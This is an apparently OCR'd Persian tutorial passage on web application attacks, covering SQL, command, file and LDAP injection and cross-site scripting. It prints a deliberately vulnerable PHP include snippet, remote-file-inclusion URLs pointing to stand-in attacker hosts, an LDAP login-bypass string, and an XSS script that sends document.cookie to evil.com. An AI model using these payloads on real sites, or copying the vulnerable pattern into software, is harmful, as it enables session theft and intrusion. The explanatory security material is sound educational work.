- بدون اطلاعات مناسب به برنامه وارد شود.
- به داده های که به صورت معمول به آن دسترسی وجود ندارد، دسترسی داشته باشد.
- محتویات پایگاه داده را تغییر داده و یا پایگاه داده را از بین ببرد.
- با استفاده از ارتباط برقرار شده با پایگاه داده جاری، به پایگاه های داده دیگر نیز متصل شود.

برای وقوع تزریق SQL تنها برقراری دو شرط الزم است: یک پایگاه داده رابطهای که از SQL استفاده کند و ورودی کاربرقابل کنترل که مستقیماً در یک درخواست SQL مورد استفاده قرار گرفته باشد. وارد نمودن ورودی نامناسب مربوط به یک دستور SQL، مثالً وارد کردن یک رشته هنگامی که درخواست SQL انتظار یک عدد صحیح را دارد و یا وارد کردن عمدی یک اشتباه دستوری، موجب می‌شود تا کارگزار پایگاه داده اعلام خطا کند.

خطاها اگر چه حین گسترش و بهبود برنامه های بسیار سودمند می‌باشند ولی هنگامی که در یک سایت پویا مورد استفاده قرار بگیرند، اطلاعات بسیار زیادی را در اختیار مهاجمین قرار می‌دهند. خطاهای SQL به قدری جزیی و توصیفی هستند که مهاجمین را قادر می‌سازند تا در مورد ساختار پایگاه داده نیز اطلاعاتی به دست آورند. حتی در برخی موارد تنها با استفاده از اطلاعاتی که از پیامهای خطا به دست می‌آید، می‌توان تک به تک اطلاعات یک پایگاه را جداسازی کرد. این روش به نام تزریق SQL مبتنی بر خطا، شناخته می‌شود؛ بنابراین در این گونه سایتها ضروری است تا خطاهای مربوط به پایگاه داده غیرفعال شده یا حداقل درون یک فایل با دسترسی محدود قرار گیرند.

روش تابع اول دیگری که برای استخراج داده مورد استفاده قرار می‌گیرد، نفوذ به عملگر UNION است که باعث می‌شود مهاجم نتایج دو و یا چند دستور SELECT را در یک نتیجه ترکیب کند. این عمل موجب می‌شود تا برنامه مجبور به برگشت داده در قالب پاسخ HTTP شود. این روش تزریق SQL مبتنی بر UNION نام دارد.

۲-۱-۲-۳ *تزریق دستور*

آسیب پذیری تزریق دستور، به نفوذگر اجازه می دهد تا کدهای مخرب خود را به سیستم های مختلف از طریق برنامه های تحت وب عبور دهد .این حملات شامل فراخوانی دستورات و توابع سیستم عامل، استفاده از برنامه های خارجی بر روی دستورات پوسته و فراخوانی پایگاه داده می باشد .برای اجرای برخی از توابع، برنامه های کاربردی وب باید از ویژگی های سیستم عامل و برنامه های خارجی استفاده نمایند .بدین منظور، هنگامی که بخشی از اطلاعات از طریق درخواست های خارجی HTTP عبور داده می شوند، باید به دقت پاک سازی شوند که حامل کد ها و دستورات مخرب نباشند که توسط یک مهاجم ارسال شده و تغییر یافته است.

این نوع حمله شامل سه قسمت زیر می باشد:

- **Shell injection**: در این روش نفوذگر سعی می کند تا یک رشته را برای دسترسی سطح پوسته ((shell به وب سرور وارد کند .توابع این حمله شامل()system، StartProcess ، ()java.lang.Runtime.exec، ()System.Diagnostics.Process.Startو API های مشابه می باشند.
- **HTML Embedding**: این نوع حمله برای تغییر وضعیت طبیعی وب سایت مورد استفاده قرار می گیرد (deface). با استفاده از این حمله یک نفوذگر محتوایی را بر مبنای HTML به برنامه اضافه می کند .در این حمله، ورودی کاربر، با یک اسکریپت وب داخل خروجی HTML قرار داده شده، بدون اینکه کد HTML یا اسکریپت ها چک شده باشند.
- **File Injection:** نفوذگر با بهره برداری از این آسیب پذیری، کد های مخرب خود را درون فایل های سیستم تزریق می نماید.

http://www.iuggvbov.com/vulnerable.php?COLOR=http://evil/exploit

۳-۱-۲-۳ *حمله تزریق فایل*

سایت مورد نظر در این رابطه حاوی کد آسیب پذیر زیر است

```
<?php
   $drink = 'coke';
   if (isset( $_GET['DRINK'] ) )
      $drink = $_GET['DRINK'];
   require( $drink . '.php' );
?>
```

همانطور که در کد مشاهده می نمایید، Drink از طریق GET یا همان URL قابل مقدار دهی می باشد .به همین منظور نفوذگر یک فایل میزبان از راه دور را در سایت WWW.jasoneval.com که حاوی یک اکسپلویت است، تزریق می کند. سپس بعد از Drink در انتهای URL آدرس فایل تزریق شده در سایت مذکور را می دهد.

http://www.juggyboy.com/order.php?Drink=http://www.jasoneval.com/exploit?

حمله تزریق فایل نفوذگر را قادر می سازد تا از اسکریپت آسیب پذیر روی سرور بوسیله فایلی از راه دور استفاده نماید.

۳-۱-۲-۴ *تزریق LDAP*

طریقه عملکرد تزریق LDAP(Lightweight Directory Access Protocol) مانند تزریق SQL می باشد . تمامی ورودی ها در LDAP می بایست فیلتر شده باشند، در غیر این صورت آسیب پذیری ها در LDAP اجازه اجرای پرس و جو های غیرمجاز و یا تغییر محتوا را خواهند داد .این سرویس اطلاعات را بر اساس ویژگی های آن ها ذخیره می کند .اطلاعات در این ساختار به صورت سلسله مراتبی سازماندهی می شوند که اساس مدل های کلاینت سروری بدین صورت است و کلاینت ها می توانند مطالب و دایرکتوری ها را با استفاده از فیلتر های مختلف جستجو نمایند.


Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Poeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

یک تزریق LDAP تکنیکی است که از آسیب پذیری برنامه های تحت وب در مورد گرفتن ورودی های نامعتبر سود می برد تا محدودیت های LDAP را دور بزند

حمله تزریق LDAP چگونه کار می کند؟

حملات تزریق LDAP معمولا روی برنامه های تحت وب مورد استفاده قرار می گیرند .برای تست اگر یک برنامه نسبت به تزریق کدهای LDAP آسیب پذیر باشد، یک پرس و جو به سرور ارسال می شود که یک ورودی نام معتبر ایجاد کند .اگر سرور LDAPخطا داد می توان با تکنیک تزریق کد از آن بهره برداری نمود.

به شکل زیر توجه کنید. اگر نفوذگر یک کاربر معتبر را در نظر بگیرد و مقدار ((&juggyboy) را مطابق شکل زیر در قسمت نام کاربری وارد نموده و پسورد را هر مقداری که می خواهد، قرار دهد، سپس URL String ایجاد شده به صورت((PASS=blah) ((&(USER=juggyboy)تنظیم می گردد .در این صورت تنها قسمت اول توسط سرور LDAP پردازش می شود که این درخواست همیشه درست است زیرا نام کاربری صحیح است و نفوذگر بدون یک پسورد معتبر وارد خواهد شد.



Cross Site Scripting (XSS) ۳-۲-۲

XSSبه مخفف Cross site Scripting و به معنی اسکریپت نویسی بین سایتی می باشد ولی برای اینکه با CSSکه در طراحی قالب صفحات وب استفاده می شود اشتباه نشود، C در اول آن به X تبدیل شده است .این آسیب پذیری زمانی رخ می دهد که نفوذگر از برنامه تحت وب آسیب پذیر استفاده نموده واقدام به ایجاد کدهای مخرب جاوا اسکریپت نموده و آن را به کاربران انتهایی ارسال می کند .در واقع آسیب پذیری XSS حاصل عدم کنترل و اعتبار سنجی ورودی های کاربران، هنگامی است که از طریق مرورگر خود قصد استفاده از یک سایت با محتوای پویا را دارند .زمانی که یک برنامه تحت وب از ورودی های کاربر استفاده می نماید، نفوذگر می تواند حمله ای را با استفاده از ورودی ها آغاز کند و از کاربر سوء استفاده نماید .نفوذگر کدهای مخرب جاوا اسکریپت، وی بی اسکریپت، ActiveX، HTML یا فلش را در قالب یک درخواست قانونی مخفی نموده و برای اجرا بر روی سیستم قربانی، به سمت وی ارسال می کند .در این حالت چون مقادیری که از سمت نفوذگر به سمت کاربر نهایی ارسال می شود در قالب برنامه تحت وب می باشد، کاربر نیز به آن اطمینان می نماید که این بهترین فرصت برای نفوذگر است تا کارهایی را که در حالت عادی اجازه دسترسی به آن را ندارد، در این قسمت صورت دهد .نفوذگر برای اینکه کاربر متوجه تزریق کدهای مخرب وی نشود، درخواست مورد نظر را به وسیله قالب های مختلف کدگذاری می کند(.Unicode)

این نوع حمله، به حملهٔ تزریق کد از سمت کاربر نیز اطلاق می‌شود که در آن مهاجم می‌تواند اسکریپتهای مخرب را (که معمولاً به آنها بار مخرب هم گفته می‌شود) درون یک وبسایت و یا یک برنامهٔ تحت وب، به اجرا

درآورد. XSS یکی از شایعترین آسیب پذیری های برنامه های تحت وب به شمار آمده و هنگامی به وقوع می‌پیوندد که برنامه از ورودی غیرمعتبر یا کدگذاری نشده کاربر در خروجی تولید شده، استفاده می‌نماید.

در نفوذ XSS، مهاجم مستقیماً قربانی را مورد هدف قرار نمی‌دهد بلکه از نقاط آسیب پذیر در یک وبسایت و یا یک برنامهٔ تحت وب که توسط قربانی مورد بازدید قرار می‌گیرد، استفاده می‌کند. در این نوع حمله، ووبسایت آسیب پذیر، وسیلهٔ انتقال برای رساندن اسکریپت مخرب به مرورگر قربانی است.

با XSS می‌توان VBScript، ActiveX و Flash (با اینکه امروزه قدیمی و یا حتی منسوخ به حساب می‌آید) را مورد تهاجم قرار داد، اما بدون تردید جاوا اسکریپ بیشترین و مهمترین هدف این حملات است چراکه جاوا اسکریپت پایهٔ بیشتر مرورگرها است.

به منظور اجرای کد جاوا اسکریپت مخرب در مرورگر، مهاجم می‌بایست راهی بیابد تا بار را در صفحهای از وب که قربانی از آن بازدید می‌کند وارد نماید. البته مهاجمین برای متقاعد کردن یک کاربر برای بازدید از صفحهٔ آسیب پذیری که بار جاوا اسکریپت در آن قرار داده شده است، از روشهای مهندسی افکار عمومی استفاده می‌کنند.

برای اجرا شدن یک حمله XSS، وبسایت آسیب پذیر می‌بایست، مستقیماً شامل ورودی کاربر، در صفحات خود باشد. به این ترتیب مهاجم می‌تواند رشتهای را وارد کند که در صفحهٔ وب مورد استفاده قرار گرفته و در مرورگر قربانی به‌عنوان یک کد در نظر گرفته شود.

شبه کد سمت کارگزار که در زیر مشاهده می‌شود، برای نمایش آخرین کامنت ها در یک صفحهٔ وب مورد استفاده قرار می‌گیرد:

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

اسکریپت بالا فقط می‌تواند آخرین کامنت را از پایگاه داده کامنت ها، نمایش داده و محتوای یک صفحهٔ HTML را با این فرض که کامنت ها فقط حاوی متن هستند، چاپ کند.

صفحهٔ بالانسبت به حملهٔ XSS آسیب پذیر است زیرا مهاجم می‌تواند یک کامنت حاوی بار مخرب مانند <script>doSomethingEvil();</script> را ارسال کند.

صفحهٔ HTML زیر به کاربران بازدیدکننده از این صفحهٔ وب، تحمیل می‌گردد:

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```

در هنگام بارگذاری این صفحه در مرورگر قربانی، اسکریپت مخرب فرد مهاجم اجرا می‌گردد و در اکثر موارد این اتفاق بدون اطلاع کاربر یا بدون اینکه او بتواند جلوی چنین حمله‌ای را بگیرد رخ می‌دهد.

نکتهٔ مهم: آسیب XSS تنها در صورتی واقع می‌شود که نهایتاً اسکریپت مخربی که توسط مهاجم تزریق می‌شود، در مرورگر قربانی (در این مورد به‌صورت HTML) تجزیه گردد.

۱-۲-۲-۳ بدترین حملهٔ جاوا اسکریپت چیست؟

عواقب ناشی از توانایی اجرای جاوا اسکریپت در یک صفحهٔ وب، توسط مهاجمین ممکن است خیلی سریع آشکار نگردد، به دلیل اینکه مرورگرها جاوا اسکریپت را در محیطی کاملاکنترل شده اجرا نموده و جاوا اسکریپت دسترسی محدودی به سیستمعامل و فایلهای کاربر دارد.

اما با توجه به این نکته که جاوا اسکریپت به موارد زیر دسترسی دارد، درک اینکه مهاجمین خالق چگونه به وسیلهٔ آن به اهداف خود می‌رسند، آسان‌تر خواهد بود:


- دسترسی جاوا اسکریپت، به هر آن چه بقیه صفحات وب نیز دسترسی دارند امکان‌پذیر است، از جمله دسترسی به کوکیها. از کوکیها برای ذخیرهی توکن نشست‌ها استفاده می‌شود، بنابراین اگر مهاجم

بتواند کوکی نشست یک کاربر را به دست آورد. می‌تواند از هویت او استفاده نموده و خود را به‌جای کاربر موردنظر قرار دهد.

- جاوا اسکریپت می‌تواند DOM مرورگر را خوانده و تغییرات دلخواهی در آن ایجاد کند (در داخل صفحهای که جاوا اسکریپت در آن اجرا می‌شود).
- جاوا اسکریپت می‌تواند با استفاده از XMLHttpRequest درخواست‌های HTTP با محتوای دلخواه و به مقصد دلخواه ارسال کند.
- جاوا اسکریپت در مرورگرهای امروزی می‌تواند به APIهای HTML5 نفوذ داشته باشد مانند امکان دسترسی به منطقهٔ جغرافیایی کاربر، دوربین، میکروفون و حتی فایلهای خاصی از سیستم فایل کاربر. در حالی که بیشتر این APIها نیاز به انتخاب کاربر دارند، به وسیلهی XSS و توجه به چندین نکته از مهندسی افکار عمومی، کار برای مهاجمین بسیار آسان‌تر خواهد شد.

۲-۲-۳-۲ *ساختمان یک حملهٔ اسکریپت نویسی بین سایتی*

یک حملهٔ XSS سه بخش اصلی دارد: وبسایت، قربانی و مهاجم. برای درک چگونگی کارکرد XSS و بهره برداری از آن، به تصویر زیر دقت کنید.



در مرحله اول درخواستی معمولی توسط کاربر به سایت ارسال می شود که وی قصد مشاهده صفحه jason_file.html را دارد.

به دلیل اینکه صفحه مورد نظر به هر دلیلی موجود نمی باشد، در مرحله دوم از سمت سرور پیغام 6969 Not found به کاربر نمایش داده می شود .به کمی دقت به این نکته پی خواهیم برد که همان عبارتی که کاربر در انتهای سایت برای مشاهده سایت وارد نموده، عینا در صفحه مشاهده می نماید که این می تواند نشان دهنده یک آسیب پذیری از نوع XSS باشد.

با توجه به موارد مذکور نفوذگر اقدام به ارسال درخواست به سمت سرور می نماید تا از آسیب پذیری XSS اطمینان حاصل نماید .نفوذگر در مرحله اول، درخواست خود را همراه با یک کد اسکریپت به سمت سرور ارسال می نماید که کد به صورت زیر است:

<script> alert(“Warning: The Application has encountered an error”);</script>

با اجرای درخواست فوق یک هشدار در صفحه با متن داخل "" به نفوذگر نمایش داده می شود که نشان دهنده وجود آسیب پذیری XSS است .با توجه به این موارد نفوذگر اقدامات خود جهت ایجاد درخواست مخرب برای ارسال به کاربران نهایی سایت را آغاز خواهد کرد.

سناریوی حمله XSS از طریق ایمیل

در حمله XSS به وسیله ایمیل، نفوذگر ابتدا یک ایمیل که شامل لینک سایت به همراه کد مخرب می باشد ایجاد نموده و به قربانی ارسال می نماید .کد اسکریپت مخرب می تواند به شکل زیر باشد.

```
<A HREF=http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
```


هنگامی که کاربر روی آن کلیک می کند، URL به سایت legitimateSite.com به همراه کد مخرب ارسال می شود .سپس سرور صفحه ای را که شامل مقدار پروفایل کاربر می باشد به وی ارسال نموده و کد مخرب نیر بر روی سیستم کلاینت اجرا می شود .تصویر زیر مراحل این حمله را نشان می دهد.

سناریوی حمله XSS از طریق سرقت کوکی کاربر

برای سرقت کوکی های کاربر از طریقXSS ، نفوذگر ابتدا آسیب پذیری XSS را پیدا نموده و سپس اقدام به نصب یک ثبت کننده کوکی (Cookie Logger) می نماید .مراحل انجام حمله XSS از طریق سرقت کوکی به شرح زیر است:


- نفوذگر ابتدا باید یک سرور را برای قرار دادن فایل های مورد نظر و همچنین صفحه مخرب بر روی آن تهیه نماید.
- کاربر صفحه ایجاد شده توسط نفوذگر را بازدید می کند.
- سرور متعلق به نفوذگر پاسخ را در قالب یک صفحه HTML که شامل کد مخرب است به عنوان پاسخ به کاربر ارسال می کند.
- مرورگر کاربر صفحه HTML که شامل کد مخرب است را اجرا می نماید.
- ثبت کننده کوکی که در کد قرار دارد، اطلاعات مربوط به کوکی های کاربر را جمع آوری می نماید.
- کد مخرب کاربر را به سرور نفوذگر هدایت می نماید.

- مرورگر کاربر درخواست را به همراه کوکی های کاربر ارسال می کند.



سناریوی حمله XSS از طریق ارسال درخواست غیر مجاز


با استفاده از حمله XSS ، نفوذگر می تواند درخواست غیر مجازی را نیز ارسال نماید .تصویر زیر نشان دهنده این حمله می باشد.



سناریوی حمله XSS از طریقBlog Posting


در این حمله نفوذگر اقدام به ایجاد یک پست در سایت هایی که امکان ذخیره و ویرایش اطلاعات است قرار می دهد که حاوی اسکریپت مخرب می باشد .این پست به همراه کد مخرب در سرور ذخیره می گردد .زمانی که کاربر

وب سایت مورد نظر را مشاهده می کند و روی پست کلیک می کند، به سمت سایت مخرب هدایت می شود .به تصویر زیر توجه نمایید.



سناریوی حمله XSS از طریق فیلد هایComment

بسیاری از برنامه های وب از صفحات HTML استفاده می کنند که داده را به صورت پویا از منابع مختلف بپذیرند .داده در صفحات HTML پویا می تواند با توجه به درخواست تغییر نماید .نفوذگر با استفاده از تگ های صفحاتHTML ، داده ها را دستگاری نموده و یک حمله را توسط تغییر ویژگی های Comment با یک کد اسکریپت مخرب، راه اندازی می نماید .هنگامی که هدف مورد نظر Comment را مشاهده نموده و آن را فعال کرد، سپس کد مخرب بر روی مرورگر هدف اجرا شده و شروع به عملیات مخرب خود می کند.



۳-۲-۲-۳ *انواع XSS*

با اینکه هدف حملهٔ XSS در تمامی موارد، اجرای جاوا اسکریپت مخرب در مرورگر قربانی است، اما روش‌های مختلفی برای دستیابی به این هدف وجود دارد. حملات XSSعموماً به سه دسته تقسیم می‌شوند:

- XSS ذخیره شده: که در این نوع حمله رشتهٔ مخرب از پایگاه داده وبسایت سرچشمه می‌گیرد.
- XSS بازتابی: در این نوع XSS رشتهٔ مخرب ریشه در درخواست شخص قربانی دارد.
- XSS مبتنی برDOM: در این حملات آسیب پذیری در کد سمت کاربر وجود دارد نه در کد سمت کارگزار.


XSS ذخیره شده

در مثال زیر فرض می‌شود که هدف مهاجم استفاده از هویت کاربر با دزدیدن کوکیهای اوست. ارسال کوکی به کارگزاری که تحت کنترل مهاجم قرار داشته باشد، از چندین روش امکان‌پذیر است. یکی از این روشها اجرای کد جاوا اسکریپت زیر است که از طریق آسیب پذیری به XSS توسط مهاجم در مرورگر قربانی اجرا می‌شود

```
<script>
window.location=“http://evil.com/?cookie=” + document.cookie
```

```
</script>
```

شکل زیر مرحله به مرحلهٔ یک حملهٔ XSS ساده را نشان می‌دهد:



شکل ۴-۲: مراحل یک حملهٔ سادهٔ XSS

۱- مهاجم با ارسال فرمی که با چند جاوا اسکریپت مخرب همراه است، یک payload را وارد پایگاه داده وبسایت می‌نماید.

۲- قربانی درخواست ورود به صفحهٔ وب را به وبسایت ارسال می‌کند.

۳- وبسایت، صفحه را به همراه payload مهاجم به‌عنوان بخشی از بدنه HTML، به مرورگرقربانی تحمیل می‌نماید.


۴- مرورگر قربانی، اسکریپت مخرب درون بدنه HTML را اجرا می‌کند.

در این مورد، با اجرای اسکریپت مخرب، کوکی قربانی به کارگزار مهاجم ارسال می‌گردد. سپس هنگامی که درخواست HTTP به کارگزار می‌رسد، مهاجم به سادگی کوکی قربانی را جداسازی کرده و از آن برای اقدام به جعل هویت استفاده می‌نماید.

